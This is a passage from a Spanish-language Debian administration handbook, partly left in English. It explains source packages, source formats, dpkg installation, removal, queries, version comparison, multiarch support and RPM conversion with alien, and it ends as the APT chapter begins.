Es importante saber que no hay una correspondencia necesaria entre el nombre de un paquete fuente y el de el o los paquetes binarios que genera. Es suficientemente fácil de entender si sabe que cada paquete fuente puede generar varios paquetes binarios. Es por esto que el archivo `.dsc` tiene los campos `Source` y `Binary` para nombrar explícitamente el paquete fuente y almacenar la lista de paquetes binarios que genera, respectivamente.

CULTURA

Porqué dividir en varios paquetes

Frecuentemente un paquete fuente (para un programa dado) puede generar varios paquetes binarios. La división es justificada por la posibilidad de utilizar (partes de) el mismo en varios contextos. Si consideramos una biblioteca compartida, ésta puede ser instalada para hacer funcionar una aplicación (por ejemplo, *libc6*) o para desarrollar un nuevo programa (*libc6-dev* sería el paquete correcto). Encontramos la misma lógica para servicios cliente/servidor donde deseamos instalar el servidor en una máquina y la parte cliente en otras (este es el caso, por ejemplo, de *openssh-server* y *openssh-client*).

Tan frecuentemente también se provee la documentación en un paquete dedicado: el usuario puede instalarla independientemente del software y puede elegir eliminarla en cualquier momento para ahorrar espacio en disco. Adicionalmente, esto también ahorra espacio en disco en las réplicas Debian ya que todas las arquitecturas comparten los paquetes de documentación (en lugar de tener la documentación duplicada en los paquetes para cada arquitectura).

PERSPECTIVA

Diferentes formatos de paquetes fuente

Originalmente sólo existía un formato de paquete fuente. Este es el formato `1.0` que asocia un compendio `.orig.tar.gz` con un parche de «debianización» `.diff.gz` (también hay una variante que consiste de un simple compendio `.tar.gz`, utilizada automáticamente si hay disponible un archivo `.orig.tar.gz`).

Since Debian 6 *Squeeze*, Debian developers have the option to use new formats that correct many problems of the historical format. Format `3.0 (quilt)` can combine multiple upstream archives in the same source package: in addition to the usual `.orig.tar.gz`, supplementary `.orig-`*`component`*`.tar.gz` archives can be included. This is useful with software that is distributed in several upstream components but for which a single source package is desired. These archives can also be compressed with `xz` rather than `gzip`, which saves disk space and network resources. Finally, the monolithic patch, `.diff.gz` is replaced by a `.debian.tar.xz` archive containing the compiling instructions and a set of upstream patches contributed by the package maintainer. These last are recorded in a format compatible with `quilt` — a tool that facilitates the management of a series of patches.

El archivo `.orig.tar.gz` es un compendio que contiene el código fuente como es provisto por el desarrollador original. Se le pide a los encargados de paquetes Debian que no modifiquen este

compendio para poder verificar fácilmente el origen e integridad del archivo (comparándolo simplemente con una suma de verificación) y para respetar los deseos de algunos autores.

The `.debian.tar.xz` contains all of the modifications made by the Debian maintainer, especially the addition of a `debian` directory containing the instructions to execute to construct a Debian package.

HERRAMIENTA

Descomprimiendo un paquete fuente

Si tiene un paquete fuente, puede utilizar `dpkg-source` (del paquete *role="pkg"*) para descomprimirlo:

```
$ dpkg-source -x zim_0.68-1.dsc
dpkg-source: info: extracting zim in zim-0.68
dpkg-source: info: unpacking zim_0.68.orig.tar.gz
dpkg-source: info: unpacking zim_0.68-1.debian.tar.xz
```

You can also use `apt` to download a source package and unpack it right away. It requires that the appropriate `deb-src` lines be present in the `/etc/apt/sources.list` file, however (for further details, see Sección 6.1, «Contenido del archivo `sources.list`» página 110). These are used to list the "sources" of source packages (meaning the servers on which a group of source packages are hosted).

```
$ apt source package
Reading package lists... Done
Selected version '0.68-1' (stable) for zim
NOTICE: 'zim' packaging is maintained in the 'Git' version
    ➥ control system at:
https://salsa.debian.org/debian/zim.git
Please use:
git clone https://salsa.debian.org/debian/zim.git
to retrieve the latest (possibly unreleased) updates to the
    ➥  package.
Need to get 2055 kB of source archives.
Get:1 https://cdn-aws.deb.debian.org/debian stable/main zim
    ➥  0.68-1 (dsc) [1586 B]
Get:2 https://cdn-aws.deb.debian.org/debian stable/main zim
    ➥  0.68-1 (tar) [2044 kB]
Get:3 https://cdn-aws.deb.debian.org/debian stable/main zim
    ➥  0.68-1 (diff) [9300 B]
Fetched 2055 kB in 1s (3356 kB/s)
dpkg-source: info: extracting zim in zim-0.68
dpkg-source: info: unpacking zim_0.68.orig.tar.gz
dpkg-source: info: unpacking zim_0.68-1.debian.tar.xz
```

5.3.2. Utilización dentro de Debian

El paquete fuente es la base de todo en Debian. Todos los paquetes Debian provienen de un paquete fuente y cada modificación en un paquete Debian es la consecuencia de una modificación

realizada al paquete fuente. Los desarrolladores Debian trabajan con el paquete fuente sabiendo, sin embargo, las consecuencias de sus acciones en los paquetes binarios. Los frutos de su labor se encuentran, entonces, en los paquetes fuentes disponibles desde Debian: puede volver a ellos y todo lo que generan.

When a new version of a package (source package and one or more binary packages) arrives on the Debian server, the source package is the most important. Indeed, it will then be used by a network of machines of different architectures for compilation on the various architectures supported by Debian. The fact that the developer also sends one or more binary packages for a given architecture (usually i386 or amd64) is relatively unimportant, since these could just as well have been automatically generated.

➨ https://buildd.debian.org/

GOING FURTHER
Source only maintainer uploads

Right after the release of Debian 10 *Buster* the Release Team announced that maintainer binary uploads will no longer be accepted for `main` and all binary packages in this component will be built automatically from mandatory source-only uploads.

5.4. Manipulación de paquetes con `dpkg`

`dpkg` is the base command for handling Debian packages on the system. If you have `.deb` packages, it is `dpkg` that allows installation or analysis of their contents. But this program only has a partial view of the Debian universe: it knows what is installed on the system, and whatever it is given on the command line, but knows nothing of the other available packages. As such, it will fail if a dependency is not met. Tools such as `apt` and `aptitude`, on the contrary, will create a list of dependencies to install everything as automatically as possible.

NOTA
¿`dpkg` o `apt`?

Se debe ver a `dpkg` como una herramienta de sistema (tras bambalinas) y `apt` como una herramienta más cerca del usuario que evita las limitaciones del primero. Estas herramientas trabajan juntas, cada una con sus particularidades, adecuadas para tareas específicas.

5.4.1. Instalación de paquetes

`dpkg` es, sobre todo, la herramienta para instalar un paquete Debian ya disponible (porque no descarga nada). Para hacer esto utilizamos su opción -i o --install.

Ejemplo 5.2 *Instalación de un paquete con dpkg*

```
# dpkg -i man-db_2.8.5-2_amd64.deb
(Reading database ... 14913 files and directories currently installed.)
Preparing to unpack .../man-db_2.8.5-2_amd64.deb ...
Unpacking man-db (2.8.5-2) over (2.8.5-2) ...
```

```
Setting up man-db (2.8.5-2) ...
Updating database of manual pages ...
Processing triggers for mime-support (3.62) ...
```

We can see the different steps performed by `dpkg`; we know, thus, at what point any error may have occurred. The installation can also be effected in two stages: first unpacking, then configuration. `apt` takes advantage of this, limiting the number of calls to `dpkg` (since each call is costly, due to loading of the database in memory, especially the list of already installed files).

Ejemplo 5.3 *Desempaquetado y configuración separados*

```
# dpkg --unpack man-db_2.8.5-2_amd64.deb
(Reading database ... 14937 files and directories currently installed.)
Preparing to unpack man-db_2.8.5-2_amd64.deb ...
Unpacking man-db (2.8.5-2) over (2.8.5-2) ...
Processing triggers for mime-support (3.62) ...
# dpkg --configure man-db
Setting up man-db (2.8.5-2) ...
Updating database of manual pages ...
```

A veces `dpkg` fallará intentando instalar un paquete y devolverá un error; si el usuario le ordena ignorarlo sólo generará una advertencia; es por esta razón que tenemos las diferentes opciones --force-*. La orden `dpkg --force-help`, o su documentación, proveerá una lista completa de estas opciones. El error más frecuente, con el que seguramente se encontrará tarde o temprano, es una colisión de archivos. Cuando un paquete contiene un archivo que ya está instalado por otro paquete, `dpkg` se negará a instalarlo. Aparecerá el siguiente mensaje:

```
Unpacking libgdm (from .../libgdm_3.8.3-2_amd64.deb) ...
dpkg: error processing /var/cache/apt/archives/libgdm_3.8.3-2_amd64.deb (--unpack):
 trying to overwrite '/usr/bin/gdmflexiserver', which is also in package gdm3 3.4.1-9
```

En este caso, si piensa que reemplazar este archivo no es un riesgo significativo para la estabilidad de su sistema (que es el caso frecuentemente), puede utilizar la opción --force-overwrite que le indica a `dpkg` que ignore dicho error y sobreescriba el archivo.

Si bien hay muchas opciones --force-* disponibles, probablemente sólo utilice regularmente --force-overwrite. Estas opciones sólo existen para situaciones excepcionales y es mejor evitarlas siempre que sea posible para respetar las reglas impuestas por el mecanismo de empaquetado. No olvide que estas reglas aseguran la consistencia y estabilidad de su sistema.

PRECAUCIÓN

Uso efectivo de `--force-*`

Si no es cuidadoso, utilizar una opción `--force-*` puede llevar a un sistema en el que la familia de programas APT se negarán a funcionar. De hecho, algunas de estas opciones permitirán instalar un paquete cuando no se cumple una de sus dependencias o cuando existe un conflicto. El resultado será un sistema inconsistente

desde el punto de vista de dependencias y los programas APT se negarán a efectuar cualquier acción excepto aquellas que le permitan devolver el sistema a un estado consistente (que generalmente consiste en instalar la dependencia faltante o eliminar un paquete problemático). Esto resulta en mensajes como el siguiente, obtenido luego de instalar una nueva versión de *rdesktop* ignorando su dependencia en una nueva versión de *libc6*:

```
# apt full-upgrade
[...]
You might want to run 'apt-get -f install' to correct these
    ➥ .
The following packages have unmet dependencies:
  rdesktop: Depends: libc6 (>= 2.5) but 2.3.6.ds1-13etch7
      ➥ is installed
E: Unmet dependencies. Try using -f.
```

Un administrador valiente que está seguro de la correctitud de su análisis podría elegir ignorar una dependencia o conflicto y utilizar la opción `--force-*` correspondiente. En este caso, si desea poder continuar utilizando `apt` o `aptitude`, deberá editar `/var/lib/dpkg/status` para borrar o modificar la dependencia o conflicto que desea invalidar.

This manipulation is an ugly hack, and should never be used, except in the most extreme case of necessity. Quite frequently, a more fitting solution is to recompile the package that is causing the problem (see Sección 15.1, «Recompilación de un paquete desde sus fuentes» página 460) or use a new version (potentially corrected) from a repository such as the `stable-backports` one (see Sección 6.1.2.4, «Retroadaptaciones para Stable» página 114).

5.4.2. Eliminación de un paquete

Invoking `dpkg` with the -r or --remove option, followed by the name of a package, removes that package. This removal is, however, not complete: all of the configuration files, maintainer scripts, log files (system logs) and other user data handled by the package remain. That way disabling the program is easily done by uninstalling it, and it is still possible to quickly reinstall it with the same configuration. To completely remove everything associated with a package, use the -P or --purge option, followed by the package name.

Ejemplo 5.4 *Eliminación y purgado del paquete* debian-cd

```
# dpkg -r debian-cd
(Reading database ... 15915 files and directories currently installed.)
Removing debian-cd (3.1.25) ...
# dpkg -P debian-cd
(Reading database ... 15394 files and directories currently installed.)
Purging configuration files for debian-cd (3.1.25) ...
```

5.4.3. Consulta de la base de datos de dpkg e inspección de archivos .deb

VOLVER A LOS CIMIENTOS

Sintaxis de opciones

La mayoría de las opciones se encuentran disponibles en una versión «larga» (una o más palabras relevantes precedidas por doble guión) y en una versión «corta» (una única letra, normalmente la primera de las letras de la versión larga, y precedida por un único guión). Esta convención es tan común que constituye un estándar POSIX.

Antes de finalizar esta sección, estudiaremos algunas opciones de `dpkg` que consultan la base de datos interna para obtener información. Daremos primero las opciones en su versión larga y luego la versión corta correspondiente (que evidentemente aceptarán los mismos parámetros posibles) de las opciones: --listfiles *paquete* (o -L), que listará los archivos instalados por este paquete; --search *archivo* (o -S), que encontrará el o los paquetes que contienen el archivo; --status *paquete* (o -s), que mostrará las cabeceras de un paquete instalado; --list (o -l), que mostrará la lista de paquetes conocidos por el sistema y su estado de instalación; --contents *archivo.deb* (o -c), que listará los archivos en el paquete Debian especificado; --info *archivo.deb* (o -I), que mostrará las cabeceras de este paquete Debian.

CAUTION

dpkg --search and merged /usr

For various reasons[3], Debian now installs by default a few top-level directories as symlinks to their counterparts below `/usr`. For instance, `/bin`, `/sbin` and `/lib` are now symlinks to, respectively, `/usr/bin`, `/usr/sbin` and `/usr/lib`.

While this does provide desirable benefits, it can also be a source of confusion. For example, when you query `dpkg` which package is owning a given file, it will only be able to answer when you ask for its original path:

```
$ dpkg --search /bin/mount
mount: /bin/mount
$ dpkg --search /usr/bin/mount
dpkg-query: no path found matching pattern /usr/bin/mount
$ dpkg --search /bin/apt
dpkg-query: no path found matching pattern /bin/apt
$ dpkg --search /usr/bin/apt
apt: /usr/bin/apt
```

Ejemplo 5.5 *Varias consultas con dpkg*

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
```

[3] https://www.freedesktop.org/wiki/Software/systemd/TheCaseForTheUsrMerge/

```
/usr/share/base-passwd
/usr/share/base-passwd/group.master
/usr/share/base-passwd/passwd.master
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/lintian
/usr/share/lintian/overrides
/usr/share/lintian/overrides/base-passwd
/usr/share/man
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/ja
/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 15719
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.30-3
```

```
Pre-Depends: libacl1 (>= 2.2.23), libattr1 (>= 1:2.4.44), libc6 (>= 2.28),
    ➥ libselinux1 (>= 2.1.13)
Description: GNU core utilities
 This package contains the basic file, shell and text manipulation
 utilities which are expected to exist on every operating system.
 .
 Specifically, this package includes:
 arch base64 basename cat chcon chgrp chmod chown chroot cksum comm cp
 csplit cut date dd df dir dircolors dirname du echo env expand expr
 factor false flock fmt fold groups head hostid id install join link ln
 logname ls md5sum mkdir mkfifo mknod mktemp mv nice nl nohup nproc numfmt
 od paste pathchk pinky pr printenv printf ptx pwd readlink realpath rm
 rmdir runcon sha*sum seq shred sleep sort split stat stty sum sync tac
 tail tee test timeout touch tr true truncate tsort tty uname unexpand
 uniq unlink users vdir wc who whoami yes
Homepage: http://gnu.org/software/coreutils
$ dpkg -l 'b*'
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                       Version              Architecture Description
+++-==================-==============-==============-=================================
    ➥
un  backupninja          <none>          <none>          (no description
    ➥ available)
un  backuppc             <none>          <none>          (no description
    ➥ available)
un  baobab               <none>          <node>          (no description
    ➥ available)
un  base                 <none>          <none>          (no description
    ➥ available)
un  base-config          <none>          <none>          (no description
    ➥ available)
ii  base-files           11              amd64           Debian base system
    ➥ miscellaneous files
ii  base-passwd          3.5.46          amd64           Debian base system
    ➥ master password and group files
ii  bash                 5.0-4           amd64           GNU Bourne Again SHell
[..]
$ dpkg -c /var/cache/apt/archives/gnupg-utils_2.2.12-1_amd64.deb
drwxr-xr-x root/root         0 2018-12-15 02:17 ./
drwxr-xr-x root/root         0 2018-12-15 02:17 ./usr/
drwxr-xr-x root/root         0 2018-12-15 02:17 ./usr/bin/
-rwxr-xr-x root/root      3516 2018-12-15 02:17 ./usr/bin/gpg-zip
-rwxr-xr-x root/root    866256 2018-12-15 02:17 ./usr/bin/gpgcompose
-rwxr-xr-x root/root     30792 2018-12-15 02:17 ./usr/bin/gpgparsemail
-rwxr-xr-x root/root     84432 2018-12-15 02:17 ./usr/bin/gpgsplit
-rwxr-xr-x root/root    154952 2018-12-15 02:17 ./usr/bin/gpgtar
-rwxr-xr-x root/root    166568 2018-12-15 02:17 ./usr/bin/kbxutil
```

```
-rwxr-xr-x root/root      1081 2017-08-28 12:22 ./usr/bin/lspgpot
-rwxr-xr-x root/root      2194 2018-11-18 23:37 ./usr/bin/migrate-pubring-from-
    ➥ classic-gpg
-rwxr-xr-x root/root    121576 2018-12-15 02:17 ./usr/bin/symcryptrun
-rwxr-xr-x root/root     18424 2018-12-15 02:17 ./usr/bin/watchgnupg
drwxr-xr-x root/root         0 2018-12-15 02:17 ./usr/sbin/
-rwxr-xr-x root/root      3075 2018-12-15 02:17 ./usr/sbin/addgnupghome
-rwxr-xr-x root/root      2217 2018-12-15 02:17 ./usr/sbin/applygnupgdefaults
drwxr-xr-x root/root         0 2018-12-15 02:17 ./usr/share/
drwxr-xr-x root/root         0 2018-12-15 02:17 ./usr/share/doc/
[...]
$ dpkg -I /var/cache/apt/archives/gnupg-utils_2.2.12-1_amd64.deb
 new Debian package, version 2.0.
 size 857408 bytes: control archive=1844 bytes.
    1564 bytes,    32 lines      control
    1804 bytes,    28 lines      md5sums
 Package: gnupg-utils
 Source: gnupg2
 Version: 2.2.12-1
 Architecture: amd64
 Maintainer: Debian GnuPG Maintainers <pkg-gnupg-maint@lists.alioth.debian.org>
 Installed-Size: 1845
 Depends: libassuan0 (>= 2.0.1), libbz2-1.0, libc6 (>= 2.25), libgcrypt20 (>=
     ➥ 1.8.0), libgpg-error0 (>= 1.26-2~), libksba8 (>= 1.3.4), libreadline7 (>=
     ➥  6.0), zlib1g (>= 1:1.1.4)
 Recommends: gpg, gpg-agent, gpgconf, gpgsm
 Breaks: gnupg (<< 2.1.21-4), gnupg-agent (<< 2.1.21-4)
 Replaces: gnupg (<< 2.1.21-4), gnupg-agent (<< 2.1.21-4)
 Section: utils
 Priority: optional
 Multi-Arch: foreign
 Homepage: https://www.gnupg.org/
 Description: GNU privacy guard - utility programs
  GnuPG is GNU's tool for secure communication and data storage.
  .
  This package contains several useful utilities for manipulating
  OpenPGP data and other related cryptographic elements.  It includes:
  .
   * addgnupghome -- create .gnupg home directories
   * applygnupgdefaults -- run gpgconf --apply-defaults for all users
   * gpgcompose -- an experimental tool for constructing arbitrary
                   sequences of OpenPGP packets (e.g. for testing)
   * gpgparsemail -- parse an e-mail message into annotated format
   * gpgsplit -- split a sequence of OpenPGP packets into files
   * gpgtar -- encrypt or sign files in an archive
   * kbxutil -- list, export, import Keybox data
   * lspgpot -- convert PGP ownertrust values to GnuPG
   * migrate-pubring-from-classic-gpg -- use only "modern" formats
   * symcryptrun -- use simple symmetric encryption tool in GnuPG framework
```

```
   * watchgnupg -- watch socket-based logs
[..]
```

YENDO MÁS ALLÁ

Comparación de versiones

Dado que `dpkg` es el programa para gestionar paquetes Debian, también provee la implementación de referencia para la lógica de comparación de números de versión. Es por esto que tiene una opción `--compare-versions`, que puede ser utilizada por programas externos (especialmente scripts de configuración ejecutados por `dpkg` mismo). Esta opción necesita tres parámetros: un número de versión, un operador de comparación y un segundo número de versión. Los diferentes operadores posibles son: `lt` (estrictamente menor), `le` (menor o igual), `eq` (igual), `ne` (distinto), `ge` (mayor o igual) y `gt` (estrictamente mayor). Si la comparación es correcta, `dpkg` devuelve 0 (éxito); de lo contrario devolverá un valor distinto de cero (indicado un fallo).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1
```

Note el fallo inesperado de la última comparación: `pre`, que generalmente denota una prepublicación, no tiene un significado especial para `dpkg` y éste compara los caracteres alfabéticos de la misma forma que los números (a < b < c ...): en orden alfabético. Es por esto que considera «`0pre3`» mayor que «`0`». Si deseamos que el número de versión de un paquete indique que es una prepublicación, utilizamos el carácter virgulilla: «`~`»:

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

5.4.4. Archivo de registro de `dpkg`

`dpkg` mantiene un registro de todas sus acciones en `/var/log/dpkg.log`. Este registro es extremadamente detallado ya que incluye cada una de las etapas por las que pasa un paquete gestionado por `dpkg`. Además de ofrecer una forma de rastrear el funcionamiento de dpkg, sobre todo ayuda a mantener un historial del desarrollo del sistema: uno puede encontrar el momento exacto en el que se instaló o actualizó un paquete, y esta información puede ser extremadamente útil cuando se intenta entender un cambio de comportamiento reciente. Además, como se registran todas las versiones, es sencillo verificar y referenciar información con el archivo `changelog.Debian.gz` del paquete en cuestión o inclusive con reportes de error online.

5.4.5. Compatibilidad multiarquitectura

Todos los paquetes Debian poseen un campo «Architecture» (arquitectura) en su información de control. El valor de este campo puede ser «all» (para los paquetes que son independientes de la arquitectura) o el nombre de la arquitectura al que está destinado (como «amd64», «armhf», ...). En el último caso, de forma predeterminada, `dpkg` sólo aceptara instalar el paquete si su arquitectura coincide con la arquitectura del equipo según es informada por `dpkg --print-architecture`.

Esta restricción asegura que el usuario no termine con binarios compilados para la arquitectura incorrecta. Todo sería perfecto si no fuese que (algunos) equipos puede ejecutar binarios para más de una arquitectura, ya sea de forma nativa (un sistema «amd64» puede ejecutar binarios «i386») o a través de emuladores.

Activación de multiarquitectura

La compatibilidad multiarquitectura de `dpkg` le permite al usuario definir «arquitecturas extranjeras» que pueden ser instaladas en el sistema actual. Puede hacer esto simplemente ejecutando `dpkg --add-architecture` como en el ejemplo a continuación. Existe también el correspondiente `dpkg --remove-architecture` para eliminar la compatibilidad de una arquitectura extranjera, pero sólo puede utilizarlo cuando ya no existan paquetes instalados de dicha arquitectura.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-8-base_8.3.0-6_armhf.deb
dpkg: error processing archive gcc-8-base_8.3.0-6_armhf.deb (--install):
 package architecture (armhf) does not match system (amd64)
Errors were encountered while processing:
 gcc-8-base_8.3.0-6_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-8-base_8.3.0-6_armhf.deb
(Reading database ... 14319 files and directories currently installed.)
Preparing to unpack gcc-8-base_8.3.0-6_armhf.deb ...
Unpacking gcc-8-base:armhf (8.3.0-6) ...
Setting up gcc-8-base:armhf (8.3.0-6) ...
# dpkg --remove-architecture armhf
dpkg: error: cannot remove architecture 'armhf' currently in use by the database
# dpkg --remove-architecture armel
# dpkg --print-foreign-architectures
armhf
```

NOTA

Compatibilidad multiarquitectura de APT

APT will automatically detect when dpkg has been configured to support foreign architectures and will start downloading the corresponding Packages files during its update process.

Luego podrá instalar paquetes extranejros con `apt install` *`paquete:arquitectura`*.

EN LA PRÁCTICA

Utilización de binarios i386 privativos en amd64

There are multiple use cases for multi-arch, but the most popular ones are the possibility to execute (sometimes proprietary) 32 bit binaries (i386) on 64 bit systems (amd64), and the possibility to cross-compile software for a platform or an architecture different from the host one.

Cambios relacionados con multiarquitectura

To make multi-arch actually useful and usable, libraries had to be repackaged and moved to an architecture-specific directory so that multiple copies (targeting different architectures) can be installed alongside. Such updated packages contain the "Multi-Arch: same" header field to tell the packaging system that the various architectures of the package can be safely co-installed (and that those packages can only satisfy dependencies of packages of the same architecture). The most important libraries have been converted since the introduction of multi-arch in Debian 7 *Wheezy*, but there are many libraries that will likely never be converted unless someone specifically requests it (through a bug report for example).

```
$ dpkg -s gcc-8-base
dpkg-query: error: --status needs a valid package name but 'gcc-8-base' is not:
    ➥ ambiguous package name 'gcc-8-base' with more than one installed instance

Use --help for help about querying packages.
$ dpkg -s gcc-8-base:amd64 gcc-8-base:armhf | grep ^Multi
Multi-Arch: same
Multi-Arch: same
$ dpkg -L libgcc1:amd64 |grep .so
/lib/x86_64-linux-gnu/libgcc_s.so.1
$ dpkg -S /usr/share/doc/gcc-8-base/copyright
gcc-8-base:amd64, gcc-8-base:armhf: /usr/share/doc/gcc-8-base/copyright
```

Vale la pena aclarar que los paquetes que contengan Multi-Arch: same deben poseer nombres que inlcuyan su arquitectura para poder identificarlos unívocamente. También tienen la posibilidad de compartir archivos con otras instancias del mismo paquete; `dpkg` se asegura que todos los paquetes tengan archivos idénticos bit a bit cuando son compartidos. Por último, todas las instancias de un paquete deben tener la misma versión. Por lo tanto, deben actualizarse simultáneamente.

La compatibilidad multiarquitectura también viene aparejada con algunos retos interesantes sobre la forma en la que se gestionan las dependencias. Para satisfacer una dependencia se necesita un paquete marcado con «Multi-Arch: foreign» o bien un paquete cuya arquitectura coincida con

la del paquete que declara la dependencia (en este proceso de resolución de dependencias, se asume que los paquetes independientes de la arquitectura son de la misma arquitectura que el sistema). También se puede debilitar una dependencia para permitir que cualquier arquitectura la satisfaga con la sintaxis *paquete*:any, pero los paquetes extranjeros sólo pueden satisfacer dicha dependencia si están marcados con «Multi-Arch: allowed».

5.5. Coexistencia con otros sistemas de paquetes

Los paquetes Debian no son los únicos paquetes de software utilizados en el mundo del software libre. El principal competidor es el formato RPM de la distribución Red Hat Linux y sus muchos derivados. Red Hat es una distribución comercial muy popular. Por lo tanto, es muy común que el software provisto por terceros sea ofrecido como paquetes RPM en lugar de paquetes Debian.

En este caso debe saber que el programa `rpm`, que gestiona los paquetes RPM, está disponible como un paquete Debian; por lo que es posible utilizar este formato de paquetes en Debian. Debe tener cuidado sin embargo, y limitar estas manipulaciones a extraer la información de un paquete o verificar su integridad. No es, en realidad, razonable utilizar `rpm` para instalar un paquete RPM en un sistema Debian; RPM utiliza su propia base de datos, separada de aquella del software nativo (como `dpkg`. Es por esto que no es posible asegurar una coexistencia estable de dos sistemas de paquetes.

Por el otro lado, la herramienta *alien* puede convertir paquetes RPM en paquetes Debian y viceversa.

COMUNIDAD

Fomentando la adopción de `.deb`

If you regularly use the `alien` program to install RPM packages coming from one of your providers, do not hesitate to write to them and amicably express your strong preference for the `.deb` format. Note that the format of the package is not everything: a `.deb` package built with `alien` or prepared for a version of Debian different than that which you use, or even for a derivative distribution like Ubuntu, would probably not offer the same level of quality and integration as a package specifically developed for Debian *Buster*.

```
$ fakeroot alien --to-deb phpMyAdmin-4.7.5-2.fc28.noarch.rpm
phpmyadmin_4.7.5-3_all.deb generated
$ ls -s phpmyadmin_4.7.5-3_all.deb
  4356 phpmyadmin_4.7.5-3_all.deb
```


Encontrará que el proceso es extremadamente simple. Debe saber, sin embargo, que el paquete generado no tiene información sobre dependencias ya que las dependencias de los dos formatos de paquetes no tienen una correspondencia sistemática. El administrador debe, por lo tanto, asegurarse manualmente que el paquete convertido funcionará correctamente y esta es la razón por la que se deben evitar los paquetes Debian así generados tanto como sea posible. Afortunadamente, Debian tiene la colección más grande de paquetes de software entre todas las distribuciones y es probable que lo que sea que busque ya esté allí.

Revisando la página de manual del programa `alien` también notará que este programa es compatible con otros formatos de paquetes, en especial el utilizado por la distribución Slackware (que está compuesto de un simple compendio `tar.gz`).

La estabilidad del software desplegado con la herramienta `dpkg` contribuye a la fama de Debian. La suite de herramientas APT descrita en el próximo capítulo preserva esta ventaja al mismo tiempo que liberan al administrador de la carga de gestionar el estado de los paquetes, una tarea difícil pero necesaria.

Palabras clave

apt
apt-get
apt-cache
aptitude
synaptic
sources.list
apt-cdrom



Capítulo

6

Mantenimiento y actualizaciones: las herramientas APT

Contenidos

Contenido del archivo `sources.list` 110 Los programas `aptitude`, `apt-get` y `apt` 118
La orden `apt-cache` 128 The `apt-file` Command 130 Interfaces: `aptitude`, `synaptic` 131
Comprobación de la autenticidad de un paquete 135 Actualización de una distribución estable a la siguiente 137
Manutención de un sistema actualizado 141 Actualizaciones automáticas 143 Búsqueda de paquetes 145

What makes Debian so popular with administrators is how easily software can be installed and how easily the whole system can be updated. This unique advantage is largely due to the APT *program, which Falcot Corp administrators studied with enthusiasm.*

APT is the abbreviation for Advanced Package Tool. What makes this program "advanced" is its approach to packages. It doesn't simply evaluate them individually, but it considers them as a whole and produces the best possible combination of packages depending on what is available and compatible according to dependencies.

VOCABULARIO

Origen del paquete y paquete fuente

